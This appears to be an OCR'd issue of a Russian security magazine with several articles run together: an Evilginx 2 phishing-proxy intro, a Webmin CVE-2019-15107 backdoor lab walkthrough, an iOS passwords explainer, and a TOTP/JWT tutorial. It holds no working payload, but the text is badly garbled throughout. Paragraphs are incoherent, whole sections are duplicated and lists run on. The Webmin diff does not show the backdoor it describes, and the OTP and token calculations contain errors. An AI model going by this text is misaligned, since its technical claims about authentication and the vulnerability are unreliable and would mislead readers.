Этот способ атаковать крупные компании сложнее, использует дефектуры аутентификации OPN. Обычно он реализован сервером Google, но, чтобы полностью с Google можно работать на сервере, нужно подключить еще, прикладывая к SMS-сообщению, семафорные манифесты. Эти манифесты — это специальные файлы, которые OPN использует для обмена ключами шифрования, подписями и другими данными, которые, опять-таки, для чтобы инструмента, позволяющие перехватывать и подменять.

Сергей Сечин
Эксперт по информационной безопасности

INFO

Если вам нужна статья о Metasploit, как опытный читать в журнале, или вы будете отвечать на вопросы, которые вы задаете, то вы можете в интернете, в комментариях к статье.

Один из них — Evilginx 2, о котором мы в телеграмме. Это обратный прокси-сервер, который перенаправляет трафик между жертвой и сервером, с которым разворачивает аутентификацию. И нам интересуется, что, что, что, что можно. Как же это работает?

Evilginx 2 — это обратный прокси-сервер фишинговых комментариев между жертвой и авторизованным сервером. Сервер, с которым жертва в данный момент, с которым в данный момент. Evilginx 2 — это сервер, который перенаправляет запросы на том, что

КАК РАБОТАЕТ БЭКДОР В ПАНЕЛИ УПРАВЛЕНИЯ СЕРВЕРОМ

aLLy
ONsec
@iamsecurity

В популярной панели управления сервером Webmin обнаружилась уязвимость, которая больше всего похожа на оставленную кем-то закладку. Атакующий в результате может выполнять произвольный код на целевой системе с правами суперпользователя. Давай посмотрим, как это работает, в чем заключается проблема и как с ней бороться.

Webmin полностью написан на Perl, без использования нестандартных модулей. Он состоит из простого веб-сервера и нескольких скриптов — они связывают команды, обеспечивающие исполнение команд, которые пользователь отдает в веб-интерфейсе, на уровне операционной системы и внешних программ. Через веб-админку можно создавать новые учетные записи пользователей, почтовые ящики, изменять настройки служб и разных сервисов и все в таком духе.

Уязвимость находится в модуле восстановления пароля. Манипулируя параметром `old` в скрипте `password_change.cgi`, атакующий может выполнять произвольный код на целевой системе с правами суперпользователя, что наводит на мысли об умышленном характере этого бага. Что еще подозрительнее — проблема присутствует только в готовых сборках дистрибутива с SourceForge, а в исходниках на GitHub ее нет.

INFO

Уязвимость получила идентификатор CVE-2019-15107.

СТЕНД


Для демонстрации уязвимости нам понадобятся две версии дистрибутива Webmin — 1.890 и 1.920, так как тестовые окружения для них немного различаются. Для этого воспользуемся двумя контейнерами Docker.

```
$ docker run -it --rm -p10000:10000 --name=webminrce18 --hostname=
webminrce18.vh debian /bin/bash
$ docker run -it --rm -p20000:10000 --name=webminrce19 --hostname=
webminrce19.vh debian /bin/bash
```

Теперь установим необходимые зависимости.

```
$ apt-get update -y && apt install -y perl libnet-ssleay-perl
openssl libauthen-pam-perl libpam-runtime libio-pty-perl nano wget
python apt-show-versions
```

Во время установки `apt-show-versions` у меня возникла проблема (на скриншоте ниже).



Проблема при установке apt-show-versions через apt

Следующие команды помогают ее устранить:


```
$ apt-get purge -y apt-show-versions
$ rm /var/lib/apt/lists/*1z4
$ apt-get -o Acquire::GzipIndexes=false update -y
$ apt install -y apt-show-versions
```

После этого скачиваем соответствующие версии дистрибутивов с SourceForge.

```
$ wget http://prdownloads.sourceforge.net/webadmin/webmin_1.890_all.
deb
$ wget http://prdownloads.sourceforge.net/webadmin/webmin_1.920_all.
deb
```

И устанавливаем их.

```
$ dpkg --install webmin_1.890_all.deb
$ dpkg --install webmin_1.920_all.deb
```




Установка обеих версий Webmin закончена

Теперь запускаем демоны Webmin.

```
$ service webmin start
```

Версия 1.890 доступна на дефолтном порте 10000, а 1.920 — на 20000.



Готовые к эксплуатации стенды с Webmin

Осталось только установить пароль для пользователя `root` при помощи команды `passwd`, и стенды готовы. Переходим к деталям уязвимости.

Продолжение статьи →

ЛАЗЕЙКА В WEBMIN

КАК РАБОТАЕТ ПОИСКОВИК В ПАНЕЛИ УПРАВЛЕНИЯ СЕРВЕРОМ

ДЕТАЛИ

Webmin работает с версиями 1.920-Пробная — в функции сравнения пароля. А также она находится в файле **password_change.cgi**. Так как особенные ветви (пробная только версию проверяем с SourceForge, можно легко уразить, а чем разница где что можно найти на GitHub.

```
diff -r -q -x '*.gif' -x '*.jpg' -x '*.ttf' -x '*.woff' -x '*.woff2' -x '*.eot' -x '*.svg' -x '*.ico' -x '*.mo' -x '*.png' -x '*.cmd' -x '*.bat' -x '*.exe' -x '*.dll' -x '*.so' -x '*.dylib' -x '*.a' -x '*.o' -x '*.class' -x '*.jar' -x '*.pyc' -x '*.pyo' -x '*.pyd' -x '*.tar' -x '*.gz' -x '*.bz2' -x '*.zip' webmin-1.920-unstable/ webmin-1.920-trial/
webmin-1.920-unstable/ webmin-1.920-trial/ webmin-1.920-unstable/ webmin-1.920-trial/
```

Видим, что добавлено новая функция **pw**

```
webmin-1.920-unstable/password_change.cgi
>> $enc = $p.$salt.'$';
>> $enc = $enc.'$'.pw($p, $salt, $enc);
```

Затем, что добавлено новая функция **pw**

```
webmin-1.920-unstable/password_change.cgi
>> sub pw
>> {
>> local($p, $salt, $enc);
>> ($p, $salt, $enc) = ($_[0], $_[1], $_[2]);
>> if ($enc =~ /^\$([a-z0-9]+)\$/i)
>> {
>> local($1);
>> ($1) = ($1);
>> if ($1 eq "1" && length($salt) == 8)
>> {
>> return $enc;
>> }
>> elsif ($1 eq "2a" && length($salt) == 22)
>> {
>> return $enc;
>> }
>> elsif ($1 eq "5" && length($salt) == 16)
>> {
>> return $enc;
>> }
>> elsif ($1 eq "6" && length($salt) == 16)
>> {
>> return $enc;
>> }
>> elsif ($1 eq "y" && length($salt) == 16)
>> {
>> return $enc;
>> }
>> elsif ($1 eq "7" && length($salt) == 16)
>> {
>> return $enc;
>> }
>> elsif ($1 eq "2" && length($salt) == 8)
>> {
>> return $enc;
>> }
>> elsif ($1 eq "2y" && length($salt) == 22)
>> {
>> return $enc;
>> }
>> elsif ($1 eq "2b" && length($salt) == 22)
>> {
>> return $enc;
>> }
>> elsif ($1 eq "2x" && length($salt) == 22)
>> {
>> return $enc;
>> }
>> elsif ($1 eq "3" && length($salt) == 8)
>> {
>> return $enc;
>> }
>> elsif ($1 eq "4" && length($salt) == 16)
>> {
>> return $enc;
>> }
>> elsif ($1 eq "md5" && length($salt) == 8)
>> {
>> return $enc;
>> }
>> elsif ($1 eq "sha1" && length($salt) == 14)
>> {
>> return $enc;
>> }
>> elsif ($1 eq "sun" && length($salt) == 16)
>> {
>> return $enc;
>> }
>> elsif ($1 eq "sha256" && length($salt) == 16)
>> {
>> return $enc;
>> }
>> elsif ($1 eq "sha512" && length($salt) == 16)
>> {
>> return $enc;
>> }
>> elsif ($1 eq "bigmd5" && length($salt) == 8)
>> {
>> return $enc;
>> }
>> elsif ($1 eq "sha256" && length($salt) == 16)
>> {
>> return $enc;
>> }
>> elsif ($1 eq "sha512
```

ЧЕТЫРЕ С ПОЛОВИНОЙ ПАРОЛЯ

КАК УСТРОЕН НА СИСТЕМА АУТЕНТИФИКАЦИИ iOS

Олег Афонин
Эксперт по кибербезопасности
Лаборатория Касперского
oleg.afonin@kaspersky.com

Пароли — один из самых старых методов аутентификации. Несмотря на постоянный рост их сложности, они остаются основным способом убедиться в том, что пользователь — именно тот, за кого себя выдает. Пароли недаром пользуются популярностью. Хотя у них есть множество минусов, у паролей и есть и неоспоримые достоинства: при доброй воле они могут быть надежными, их добавлять безопасностью, так и вполне удобоваримыми.

Что важнее — безопасность или удобоваримость? Вопрос не такой однозначный, какие кажется. Еще исследование 2017 года показало, что 67 % сотрудников сознательно нарушают корпоративные политики, если того обеспечивает работника использовать 181 учетная запись, — и это только из-за паролей, которые нужно каждый раз вводить.

Какие еще пароли бывают? Если у себя Phone, то скорее всего, пароль разблокировки, а также учетные данные для доступа к приложениям, которые не сохранены между сессиями (обычно Safari).

Пароль разблокировки — пароль, который нужно ввести на разблокировку iPhone.

2. Пароль от iCloud (или «пароль от учетной записи Apple ID»).

3. Пароль от резервной копии iTunes (его это помощью будет зашифрована резервная копия, если создана на компьютере).

4. Пароль «Экранного времени» (позволяет защитить приспособление ваше пароля от подбора, а также устанавливается на ограничения на использование устройства).

Пароль разблокировки для аутентификации (будем считать его «основным» пароля, используется только в учетных записях, на которых разрешено использовать биометрическую аутентификацию.

Все эти пароли связаны достаточно запутанной системой взаимоотношений, которая и определяет, какие данные следует предоставить Вы на учетной записи, для какого приложения, (например, о том, что пароль на резервную копию iTunes не требуется, если Вы ввели «Экранное время» (пароль на iPhone) и что «Apple Intelligence» дает с другого пароля) тоже, чем мы и опишем ниже.

В этой статье рассмотрим все известные нам способы использования и взаимосвязи между паролями, а также способы, при помощи которых можно обходить шаги пароля, если ограничения не использовать.

ХОД БЛОКИРОВКИ ЭКРАНА

Код блокировки — самый важный пароль в системе, кодовая фраза, который открывает iPhone, iPad, iPod touch, iPod classic, iPod nano, iPod shuffle. Этот пароль применяется при настройке iPhone. По умолчанию система предлагает установить код блокировки из четырех цифр, но можно выбрать и другие: шестизначный, произвольный цифровой, произвольный буквенно-цифровой.

При настройке кода блокировки будет установлено соединение с iCloud, что необходимо для того, чтобы обеспечить доступ к резервной копе учетной копиро могу было безопасно синхронизировать такие данные, как пароли и ключи доступа связка ключей. Следующий шаг — ввод пароля Apple ID. Соответственно, на одна из этих копий не будет синхронизироваться, если не настроена iCloud, пароль не нужен. Кстати, без кода iPhone нормально не станет работать система Apple Pay.

WWW

В Сети «Лаборатории» есть ряд статьи на тему кода блокировки экрана: Protecting Your Data and Apple Account 2-Step Verification Passcodes codes и Passcode vs. Biometrics: Forensic Implications. Part 1 and Part 2 и iOS 15.

Если код блокировки утрачен

Если Вы обычный пользователь, пусть продолжайте пользоваться и тебе утраченным кодом. Если пароль, то тебе был доступен на iPhone, то восстановить нельзя. Можно сбросить устройство через режим Recovery, можно — через iTunes (iPod). Если резервной сохранялся, данные будут потеряны, а для настройки iCloud и синхронизации устройства тебе потребуется ввести пароль Apple ID.

Если Вы регулярно подключаете телефон к компьютеру, то на компьютере может сохраняться пароль бэкапов. С его помощью можно установить создание и сделать резервную копию, если можно. Конечно, тем, кто его сделал (работает только в том случае, если телефон разблокирован или Вы разблокировали его, не отключив или перезагрузив), Вы сможете сделать резервную копию и резервной копии iTunes, то из нее можно извлечь данные из iCloud, которые можно восстановить на другом iPhone. Но если у вас нет доступа к резервной копии, то из нас можно будет сделать пароль на iPhone, который восстановит которого можно аппаратно обходимый телефон.

Код блокировки известен

Если же код блокировки известен, с телефоном можно проделать множество вещей:

- Разблокировать устройство даже после кодовой загрузки.
- Подключить к новому компьютеру или авторизовать уже обнаруженный iOS).
- Создать связку резервных копий и формата iTunes.
- Сбросить пароль на iPhone.

- Изменить доверенный новому телефона для получения кодов двухфакторной аутентификации (только для учетных записей, создать резервную копию с новым паролем) и пароль на iPhone.
- Сбросить пароль от резервной копии iTunes (после чего установлен или известен пароль «Экранного времени»), создать резервную копию с новым паролем и пароль на iPhone.

- iOS 13: установить или изменить пароль от резервной копии iTunes.
- Обновить iOS.
- Сбросить устройство к заводским настройкам, отключить iCloud iOS.
- Просматривать данные на iPhone свободно.
- Получить доступ к некоторым типам данных в iCloud (потребуется ввести пароль Apple ID, если не сохранен в связке ключей, синхронизируемой с iCloud) и сбросить пароль на iPhone (сбросить пароль на iPhone, если ранее сохранен экранно) (в списке может также данные, как «Обычная связка ключей», «Данные Safari», «Данные приложений», «Данные фотографий» и Safari, «Данные Safari», «Экранного времени», сообщения (SMS, iMessage).
- Сменить или удалить код блокировки экрана (при его удалении стирает зашифрованные некоторые данные как в связке iPhone, так и в обычной iCloud).

Обходящие меры

- Установить новый/известный пароль «Экранного времени» не дает сбросить пароль на iPhone.
- Если пользователь установил ограничения на внесение изменений в учетные записи, Apple ID и защищает ограничения паролем «Экранного времени», то сбросить пароль от iCloud не удастся.
- При смене пароля Apple ID пользователь может установить соединение с iCloud. Это нужно для добавления iPhone в ряд доверенных устройств. Если пользователь отключил «Найти iPhone», защищающий часть данных (пароли на «Обычной связке ключей», «Данные», сообщения, «Экранное время»), iCloud.

Вы ищет достаточно запутанно? Мы только начали!

ПАРОЛЬ ОТ ICLOUD

Учетная запись iCloud (в точном — Apple ID) не обязательна, можно пользоваться iPhone без iCloud как iPhone, iPad, iPod touch, iPod classic, iPod nano, iPod shuffle. Но учетная запись в iCloud полезно пользоваться устройством iPhone, iPad, iPod touch, iPod classic, iPod nano, iPod shuffle, синхронизировать данные между ними, делать резервные копии, сохранять пароли, делать резервные копии и создавать резервные копии в iCloud, но и загружать приложения, даже бесплатные, из магазина App Store, покупать приложения, книги, музыку, фильмы Music. Many кто покупает iPhone исключительно для звонков и просмотра видео, может и не использовать iCloud, но пользователям iPhone и iPad нужно как минимум завести свою учетную запись Apple ID.

В Apple идентифицировать пользователь пароля к iCloud, спасибо простой пароль установить не получится, разве как к паролю, совпадающий с одним из ранее использованных паролей.

Пароль от iCloud нужен для аутентификации в iCloud, но и для доступа к данным, которые хранятся в фотографиях, которые хранятся в iCloud, с данными приложений, обычной связкой ключей, «Данными», сообщения, «Экранное время» и дополнительно защищены еще и паролем iCloud.

Можно не обычно пароль, а все равно получить доступ к данным из облака? Да, но набор доступных таких данных довольно ограничен — подробнее — в статье Accessing Cloud Bits and Without a Password и 2016.

Если пароль iCloud утрачен

Если пароль iCloud утрачен, то значительно реже хорошо данные. Если, скорее, данные, которые хранятся в iCloud, сохранены на iPhone, то восстановление Apple опубликовало подробную инструкцию в статье «Если вы забыли пароль учетной записи Apple ID».

Пароль от iCloud можно сбросить с доверенного устройства (собственного iPhone пользователя) или этого устройства нельзя, но доверенное (например, на ребенком, чтобы и учетной записи была включена двухфакторная аутентификация (рекомендуется) на iPhone, iPad, iPod touch, iPod classic, iPod nano, iPod shuffle, iPod touch, iPod classic, iPod nano, iPod shuffle, iPod touch, iPod classic, iPod nano, iPod shuffle

ЧЕТЫРЕ С ПОЛОВИНОЙ ПАРОЛЯ

КАК УТРОИВ СИСТЕМА АУТЕНТИФИКАЦИИ ЭФФЕКТИВНОСТЬ

ПАРОЛИ ОТ РЕЗЕРВНОЙ КОПИИ ITUNES

Этот пароль такой же уникальный, как и предыдущие два. Более того, если вы установили на свой iPhone последнюю версию iOS, то вы наверняка даже не знаете его и никогда не будете знать его точно: все возможности его использования, кроме одного, автоматически отключены, если вы не ставите в настройках iTunes галочку «Настройки Wi-Fi» или «Использовать Wi-Fi для синхронизации с iPhone».

Для чего особый новый пароль этот пароль? Очевидно, для шифрования резервной копии, которую создать в iTunes. Нужно ли задавать этот пароль, если вы никогда не создаете резервные копии в iTunes и не собираетесь это делать? Да, нужно, потому что резервную копию зашифрованным может создать сам iTunes, после чего вы сможете дотянуться до своего содержимого, перебрав всех паролей с учетным записям, которыми использовались в Keychain. Если Safari «помнит» пароль к какой-нибудь странице, iCloud не сможет к ней зайти. Однако и зайти в iCloud вы сможете! Нет, не сможете, потому что вы не знаете пароля к резервной копии.

Иначе, зачем на iPhone запущена iOS 13, то для установки или смены пароля от резервной копии также требуется ввести код блокировки экрана.

Если пароля от резервной копии iTunes утрачен

- Пароль от резервной копии iTunes восстановить нельзя. Но можно сбросить пароль от резервной копии iTunes для этого нужно сбросить настройки iPhone. Вместе с настройками сбросятся пароли к учетным записям, а потребуется ввести код блокировки.
- Если же в таком раскладе понадобятся файлы резервной копии, то данные можно восстановить из резервной копии, которая была создана до утраты пароля.
- Если же, анализ данных из локальной резервной копии, то данные не может восстановлена на новое устройство либо сохранение и анализ необходимо с резервной копией iCloud или с резервной копией iTunes, созданной на iCloud. Для доступа к ним нужен будет пароль от iCloud, (зарядовой код блокировки iPhone) и пароль к учетной записи Apple ID. Данные «Связки ключей» — «Связки ключей».

Иначе, зачем на iPhone запущена iOS 13, то для установки или смены пароля от резервной копии также требуется ввести код блокировки экрана.

Если пароль от резервной копии iTunes утрачен

- Пароль от резервной копии iTunes восстановить нельзя. Но можно сбросить пароль от резервной копии iTunes для этого нужно сбросить настройки iPhone. Вместе с настройками сбросятся пароли к учетным записям, а потребуется ввести код блокировки.
- Если же в таком раскладе понадобятся файлы резервной копии, то данные можно восстановить из резервной копии, которая была создана до утраты пароля.
- Если же, анализ данных из локальной резервной копии, то данные не может восстановлена на новое устройство либо сохранение и анализ необходимо с резервной копией iCloud или с резервной копией iTunes, созданной на iCloud. Для доступа к ним нужен будет пароль от iCloud, (зарядовой код блокировки iPhone) и пароль к учетной записи Apple ID. Данные «Связки ключей» — «Связки ключей».

Если пароль от резервной копии iTunes известен

Известный пароль от резервной копии (при наличии самой резервной копии) позволит:

- Восстановить из резервной копии как оригинальные, так и новые устройства (с iOS, или восстановление «Связки ключей» iCloud).
- Проанализировать содержимое резервной копии (данные пароли «Связки ключей»).
- Узнать пароль «Экранного времени» (только для iOS 12) или пароль «Ограничений» (для iOS 11). Приложение для сброса пароля «Ограничений» (Restrictions Password Reset) доступно в App Store, Cydia, Sources, BigBoss, Soft Phone Views.
- Узнать пароль от iCloud / Apple ID (подробнее об этом чуть ниже).

Подходящие каналы

- Пароль от iCloud не всегда можно найти в резервной копии. Точнее, зашифрованных паролей нет.
- Пароль «Экранного времени» можно узнать только для старых версий iOS. Для современных версий iOS 12 и 13 пароль «Экранного времени» хранится в Secure Enclave, поэтому перебор возможен только в случае взлома всей системы.
- Если пароль «Ограничений» сбросить нельзя, то пароль «Экранного времени» не сбросить. Но из-за блокировки экрана также будет сброшен.
- Пароль «Экранного времени» можно узнать только для старых версий iOS. Для современных версий iOS 12 и 13 пароль «Экранного времени» хранится в Secure Enclave, поэтому перебор возможен только в случае взлома всей системы.
- Пароль «Ограничений» сбросить нельзя, пароль «Экранного времени» не сбросить. Но из-за блокировки экрана также будет сброшен.
- Пароль от iCloud можно обнаружить и в этом случае, прикладывая фаерволы Safari:
  - applied apple.com
  - www.icloud.com,
  - www.apple.com
  - id.apple.com,
  - appleid.apple.com,
  - secure2.store.apple.com,
  - maps.icloud.apple.com,
  - daid.apple.com

ПАРОЛЬ «ЭКРАННОГО ВРЕМЕНИ»

Экранное время — отличительная черта новой прошивки в iOS 12 системе, позволяющая отслеживать и ограничивать время использования устройства. Ограничения могут распространяться на отдельные приложения, а также на сервисы, состоящие из четырех цифр.

Если пользователь забывает пароль «Экранного времени», то система будет загружать его при попытке изменить настройки как собственно ограничений, ограничивающих доступ к «Экранному времени», так и ограничения другие системные настройки. Не исключено, система потребует ввести «Экранное время» для дотягивания и ещё бесконечно раз при попытке сбросить настройки (Reset All Settings) с целью сбросить пароль «Экранного времени».

Поскольку пароль «Экранного времени» хранится в Secure Enclave, поэтому может быть установлено ограничения на доступ к учетной записи, после чего iOS не сможет сбросить пароль «Экранного времени» и не сможет. Еще одно ограничение может запретить установку на устройство приложений, что из-за этого пользователь не сможет сбросить пароль «Экранного времени» с помощью сторонних приложений.

Если пароль «Экранного времени» утрачен

- Невозможно сбросить или обойти ограниченные ограничения «Экранного времени» (ограничения, которые не iOS).
- Невозможно восстановить «Экранное время» (Screen time) данных (Screen time) на новое устройство. Пароль «Экранного времени» не восстановлен полностью в iCloud и может быть утрата навечно.
- Невозможно сбросить пароль «Ограничений» для данных на резервной копии iTunes.
- В зависимости от установленных пользователем настроек могут быть и другие ограничения, не сбрасываемые из iCloud, установка приложений и т.д.
- iOS 12, пароль «Экранного времени» хранится на локальной резервной копии с паролем всего пароля от резервной копии iTunes известно.
- iOS 12 и 13, пароль «Экранного времени» хранится на iCloud, если известен пароль от iCloud, есть возможность код дешифровки аутентификации «Экранного времени» с последующим сбросом. Для доступа к ним нужен кончается устройства, но если бы сделать устройства на доверенное, нужно знать пароль «Экранного времени». Если вспомнить (случае) что все всех устройствах) данных уже включена.

Если пароль «Экранного времени» известен

Если пароль «Экранного времени» известен, то можно:

- Сбросить ограничения «Экранного времени» (Screen time).
- Сменить или удалить пароль «Экранного времени».
- Если известен код блокировки устройства, сменить пароль от резервной копии iTunes.

Подходящие каналы

- iOS 12 и 13 — чтобы извлечь пароль «Экранного времени» из локальной резервной копии, необходимо, чтобы локальная копия была зашифрована с паролем, известным резервной копии iTunes. Если известен пароль от iCloud, то пароль «Экранного времени» хранится с помощью сервиса iCloud, поэтому пароль можно обнаружить, выбрав устройство, Apple, нацеленного в «резервной копии» (то есть при зарегистрирована в том же Apple ID и на том также включена функция «Экранное время» — Учет на всех устройствах — Вкл.).
- Функция «Учет на всех устройствах» работает исключительно в учетных записях с двухфакторной аутентификацией. Соответственно, потребуется ввести трехзначный код двухфакторной аутентификации.

- Из обмена iCloud пароль «Экранного времени» можно извлечь лишь при условии использования включенной функции «Учет на всех устройствах» (Screen time across devices) (iOS 12 и выше, iOS 13 и выше).
- Если пароль «Экранного времени» сбрасывается, то пароль «Экранного времени» или системные пароли, любого устройства Apple, нацеленного в «резервной копии» (то есть при зарегистрирована в том же Apple ID и на том также включена функция «Экранное время» — Учет на всех устройствах — Вкл.).
- Функция «Учет на всех устройствах» работает исключительно в учетных записях с двухфакторной аутентификацией. Соответственно, потребуется ввести трехзначный код двухфакторной аутентификации.
- Если пароль «Экранного времени» сбрасывается, то пароль «Экранного времени» или системные пароли, любого устройства Apple, нацеленного в «Экранное время» (Screen time) (iOS 12 / iOS 13 и выше) — Настройки — Экранное время — Вкл. (Screen time — On).
- Если пароль «Экранного времени» сбрасывается, то пароль «Экранного времени» или системные пароли, любого устройства Apple, нацеленного в «Экранное время» (Screen time) (iOS 12 / iOS 13 и выше) — Настройки — Экранное время — Вкл. (Screen time — On).

ОДНОРАЗОВЫЙ КОД ДВУХФАКТОРНОЙ АУТЕНТИФИКАЦИИ

Как мы рассмотрели четыре пароля, которые защищают разные аспекты экосистемы Apple. Однако если в случае с iPhone даже сделать пароль может быть достаточно сложным, то в случае с iCloud, iTunes, App Store, iMessage, FaceTime, Game Center, iCloud, iWork, iCloud Drive, iCloud Backup, iCloud Photo Library, iCloud Photo Sharing, iCloud Keychain, iCloud Find My iPhone, iCloud Find My Friends, iCloud Find My Items, iCloud Activation Lock, iCloud Mail, iCloud Contacts, iCloud Calendars, iCloud Reminders, iCloud Notes, iCloud Safari

Михаил Киреев
kirieev@yandex.ru

КАК РАБОТАЮТ ТОКЕНЫ АУТЕНТИФИКАЦИИ И В ЧЕМ ИХ ОТЛИЧИЯ ОТ ПАРОЛЕЙ

СПРАВОЧНИК АНОНИМА

Мы все окружены паролями, одноразовыми кодами, ключами и токенами, но не всегда знаем об их существовании. Они каждую минуту обеспечивают безопасность наших аккаунтов и данных. Однако нам с тобой важно знать, как именно устроены самые базовые механизмы защиты информации. Один из них — это токены аутентификации, которые повышают надежность защиты данных и при этом не мешают комфортно пользоваться сервисами.

Справочник анонима

Статьи из этого цикла публикуются бесплатно и доступны всем. Мы убеждены, что каждый имеет право на базовые знания о защите своих данных.

Другие статьи цикла:

- «Теория и практика шифрования почты»;
- «Виды шифрования и защиты трафика, выбор софта»;
- «Как шифровать переписку в Jabber, пошаговая инструкция»;
- «Делаем шпионскую флешку с защищенной операционкой Tails».

Если для тебя эти материалы тривиальны — отлично! Но ты сделаешь доброе дело: отправив ссылку на них своим друзьям, знакомым и родственникам, менее подкованным в технических вопросах.

ПОДПИСЫВАЕМСЯ ПОД ДАННЫМИ

И людям, и программам нужно знать, что данные были созданы доверенным источником и остались неизменными. Для этого была придумана технология генерации специального кода (подписи), который подтверждает целостность информации и достоверность ее отправителя/создателя. Для создания этой самой подписи используется схема из нескольких шагов, цель которых — защитить данные от подделки.

Схема генерации HMAC (hash-based message authentication code), кода аутентификации сообщений с использованием хеш-функции

Алгоритм хеширования может меняться, но суть этого подхода проста и неизменна: для подтверждения целостности сообщения необходимо снова найти подпись защищаемых данных и сравнить ее с имеющейся подписью.

ПРИДУМЫВАЕМ БОЛЬ ДОСТУПА

Люди, которым придумали двухфакторную аутентификацию, по всей видимости, руководствовались принципом «одна голова хорошо, а две — лучше». И действительно — два пароля точно бесполезно одного. Но пароли, которые отправляет сайт в SMS, можно назвать абсолютно защищенными: сообщение чаще всего можно перехватить. Другое дело — специальные приложения для аутентификации, они нацелены на полную защиту всего процесса входа пользователя в аккаунт. Именно их мы сейчас с тобой и разберем.


Создание безопасных одноразовых паролей состоит из двух этапов:

1. Первичная настройка — включение двухфакторной аутентификации.
2. Использование пароля — непосредственный ввод кода и отправка для проверки.

В таком случае пользователь с помощью приложения, доступного на любом устройстве, сможет генерировать коды в соответствии со всеми стандартами.

Первоначальная настройка приложения заключается в обмене секретным ключом между сервером и приложением для аутентификации. Затем этот секретный ключ используется на устройстве клиента, чтобы подписать данные, которые известны и серверу, и клиенту. Этот ключ и служит главным подтверждением личности пользователя при вводе пароля на сервере.

На самом деле весь секрет — последовательность из случайных символов, которые закодированы в формате Base32. Суммарно они занимают не меньше 128 бит, а чаще и все 190 бит. Эту последовательность и видит пользователь как текст или QR-код.



Так выглядит код QR для обмена секретом

QWER TYUI
1234 5678

Тот же самый секрет, только текстом

Как приложение создает одноразовые коды? Все просто: приложение с помощью ключа хеширует какое-то значение, чаще всего число, берет определенную часть получившегося хеша и показывает пользователю в виде числа из шести или восьми цифр.

С самого начала для этого числа разработчики использовали простой счетчик входов. Сервер считал количество раз, которое ты заходил, например, на сайт, а приложению было известно, сколько раз ты запрашивал одноразовый пароль. Именно это значение и использовалось для создания каждого следующего одноразового кода. В современных приложениях вместо счетчика берется текущее время — и это намного удобнее для пользователя: счетчики входов часто сбивались, и их приходилось настраивать заново.

Теперь давай попробуем посчитать код для авторизации самостоятельно. Для примера предположим, что мы решили пароль в Новый год опубликовать фотографию красного фейерверка и, чтобы это сделать, нужно войти в свой аккаунт, а значит, нам не обойтись без одноразового пароля.

Возьмем время празднования Нового года в формате UNIX (**1577811600000**) и посчитаем порядковый номер нашего пароля: поделим на 30 секунд — **52593720**. Воспользуемся нашим секретом и вычислим хеш — по стандарту RFC 6238 для функции SHA-1:

```
$ echo -n '52593720' | openssl shal -hmac 'QWERTYUI1234567８'
e818e7f3efcb625658c083b08b12527f1e4d160a
```

Не забудь про аргумент **-n** для команды **echo**, чтобы в ее выводе не было ненужного перевода строки, иначе хеш будет другим.

Теперь дело за малым: нужно получить шесть цифр, которые мы и будем отправлять на сервер при авторизации. Возьмем последние четыре бита хеша — сдвиг: — это будет число, а мы хотим 10. Именно по этому сдвигу расположен наш код, который пока в виде байтов, — **03b08b12** — **61901586**. Отбросим все цифры этого числа, кроме шести последних, и получим наш новенький, готовый к использованию одноразовый код — **901586**.

ВХОДИМ В ПРИЛОЖЕНИЕ

Ни одно современное приложение не спрашивает пароль у пользователя постоянно, поскольку пользователей это раздражает. Именно поэтому разработчики и учебные-криптографы придумали токены, которые могут заменить собой пару логин — пароль. Перед учеными стояла задача не столько скрыть какую-то информацию, сколько создать общий стандарт для ее хранения и подтверждения ее надежности. Для всего этого была придумана технология JSON Web Token (JWT).

КАК РАБОТАЕТ JWT?

Если есть данные, достоверность которых следует подтвердить, нам надо подписать их секретным ключом, используя HMAC. Для этого применяется такой же способ кодирования, что и для одноразовых паролей, только вместо шести цифр берется весь хеш целиком. Единственная разница — это сам алгоритм хеширования: в токенах SHA-1 считают слишком коротким и небезопасным, поэтому обычно используют SHA-256.

Главная задача JWT — подтверждение личности создателя токена и сопутствующих данных. Обычно содержимое токена — логин или другой идентификатор пользователя.

Давай попробуем создать свой токен. Продолжим нашу маленькую историю с публикацией фотографии фейерверка в соцсети: мы ввели одноразовый пароль, теперь подтвердим нашу личность и хочет выдать токен, чтобы мы смогли с его помощью открыть наше приложение.

Любой токен состоит из трех частей: заголовка со служебной информацией, данных и подписи. Так как стандартом безопасности считается SHA-256, то мы запишем его в наш заголовок.

```
{
  "alg": "HS256"
}
```

Внутри самого токена будет храниться информация об идентификаторе аккаунта, в которой мы только что вошли.

```
{
  "user_id": 123456
}
```

Закодируем наши данные и заголовок в Base64 и соединим их через точку. Это делается, чтобы безопасно пересылать данные через HTTP: **eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjogMTIzNDU2fQ**. Теперь, зная и данные, и заголовок, мы можем посчитать их хеш, который содержит наш пароль — строку **QWERTYUI1234567８**

```
$ echo -n 'eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjogMTIzNDU2fQ' |
openssl sha256 hmac 'QWERTYUI1234567８'
e0a6b48a961ee3fc7eb38afcd0a18ef22ef0572ed5333b85db2aa66919e98e
```

Этот хеш нам тоже надо перевести в кодировку Base64 и затем присоединить к уже имеющейся строке из заголовка и данных: **eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjogMTIzNDU2fQ.4Ka0jpYe4/x-s4r8zxqO8l77BXLhlTM7hd-sgpmk2GYk** — это и есть наш токен. Можно пользоваться!

Так выглядит наш токен

WWW

Подробнее про стандарт JWT можно почитать на сайте организации RFC, в про реализации для своего любимого языка — на сайте jwt.io.

ЗАКЛЮЧЕНИЕ

